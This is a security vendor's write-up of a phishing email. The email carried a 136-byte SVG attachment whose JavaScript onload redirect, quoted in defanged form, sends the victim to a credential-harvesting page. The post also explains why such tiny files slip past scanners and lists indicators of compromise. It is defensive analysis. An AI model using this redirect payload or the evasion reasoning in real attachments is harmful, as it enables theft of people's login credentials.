136 Bytes Was All It Took: The SVG That Redirected to a Credential Harvest

TL;DR An ACH remittance-themed phishing email delivered a 136-byte SVG attachment containing a single JavaScript onload event that redirected the browser to a credential-harvesting page on cic-news[.]ca. The email body was empty of payment content, carrying only a boilerplate disclaimer and a Mimecast scan notice. SPF failed, DKIM was absent, and no DMARC record existed for the sender domain. The sending IP traced to a deltahost PTR in Frankfurt. IRONSCALES Themis flagged the behavioral mismatch between the payment pretext and the empty message body, quarantining the message before the SVG could execute.
Severity: High Credential Harvesting Social Engineering MITRE: {'id': 'T1566.001', 'name': 'Phishing: Spearphishing Attachment'} MITRE: {'id': 'T1204.002', 'name': 'User Execution: Malicious File'} MITRE: {'id': 'T1036.005', 'name': 'Masquerading: Match Legitimate Name or Location'}


The subject line referenced an ACH payment from "Hauck, Schumm and Carter." The body contained zero payment details. No amount, no routing number, no invoice reference. Just a disclaimer paragraph and a Mimecast scan notice declaring the message safe. The entire payload lived inside a 136-byte SVG attachment.

That file was small enough to fit in a tweet. It contained one line of JavaScript.

The Smallest Payload in the Queue

Open the SVG in a browser, and the onload event fires immediately: window.location='hxxps://cic-news[.]ca/dontcare/#[recipient-token]'. No rendering. No image. No user interaction required beyond double-clicking the file. The browser redirects to a credential harvesting page, with the recipient's email address appended as a URL fragment so the landing page can pre-populate the login form.

At 136 bytes, this attachment is deliberately minimal. It contains no embedded images, no styling, no viewBox attributes. Static file scanners that look for suspicious content patterns (embedded forms, obfuscated scripts, external resource loading) find almost nothing to evaluate. The file is so small that heuristic engines designed for complex payloads may skip it entirely. The JavaScript is a single assignment statement, not a multi-stage decoder chain, which keeps it below the threshold that most sandbox environments flag as suspicious.

An Email With Nothing Inside

The email body itself was a study in minimalism. A boilerplate corporate disclaimer about confidentiality and intended recipients. A Mimecast scan notice. No salutation, no message content, no payment instructions. The subject line did all the social engineering work, creating an expectation of financial content that could only be satisfied by opening the attachment.

This pattern inverts the typical phishing structure. Most lures put the social engineering in the body and hide the payload behind a link or button. Here, the body was intentionally empty so that the attachment became the only actionable element. The recipient either opens the SVG or ignores the email entirely. There is no middle ground, no link to hover over, no button text to scrutinize.

The authentication picture reinforced the suspicion. SPF failed for the sending IP 178[.]211[.]155[.]35, which resolved to a deltahost PTR record in Frankfurt. No DKIM signature was present. No DMARC record existed for the sender domain. The Return-Path was empty, and the Message-ID referenced localhost, a header combination that no legitimate payment processor would produce.

See Your Risk: Calculate how many threats your SEG is missing

Indicators of Compromise

TypeIndicatorContext
URLhxxps://cic-news[.]ca/dontcare/#[recipient-token]Credential harvesting redirect destination
Domaincic-news[.]caLanding page domain (IP: 104[.]198[.]174[.]130, no SPF/DMARC, no DNSSEC)
Sending IP178[.]211[.]155[.]35Deltahost PTR, Frankfurt
Hash (MD5)9cf631dbe76de7121fb96306c2473008SVG attachment
HeaderEmpty Return-Path, localhost Message-IDNull sender, non-routable Message-ID

MITRE ATT&CK Mapping

TechniqueIDContext
Phishing: Spearphishing AttachmentT1566.001SVG attachment delivered via ACH remittance lure
User Execution: Malicious FileT1204.002SVG onload event triggers browser redirect on file open
Masquerading: Match Legitimate Name or LocationT1036.005Subject line references plausible business entity for payment context
Email Attack of the Day is a daily series from IRONSCALES spotlighting real phishing attacks caught by Adaptive AI and our community of 35,000+ security professionals. Each post breaks down a real attack. What it looked like, why it worked, and what to do about it.

Related attacks

Attack What happened
The Webinar Invite That Came With an Apple Wallet Pass and a Three-Hop Redirect ChainA Google Calendar invite for a fake AI webinar passed full authentication and carried an .ics file, an Apple Wallet .pkpass.
The Bank Statement You Had to Unlock With Your Birthday: PII-Gated PDF Evasion From Authenticated InfrastructureA fully authenticated email from banking infrastructure delivered a password-protected PDF that required the recipient's mobile number and date of birth...
The Fax Notification That Was Just a Pregnancy Test for Your CuriosityA Gmail account sent a fax notification with a 24KB HTML attachment.
The Employee Handbook That Built Its Own Links at RuntimeAn HTML attachment contained zero forms and zero URLs in its static markup.
The QR Code Was Flagged Malicious. The Invoice Was Just an Image. The Relay Broke SPF.A scanned PDF invoice contained no extractable text, only an image with an embedded QR code linking to a known-malicious shortener.

Explore More Articles

Say goodbye to Phishing, BEC, and QR code attacks. Our Adaptive AI automatically learns and evolves to keep your employees safe from email attacks.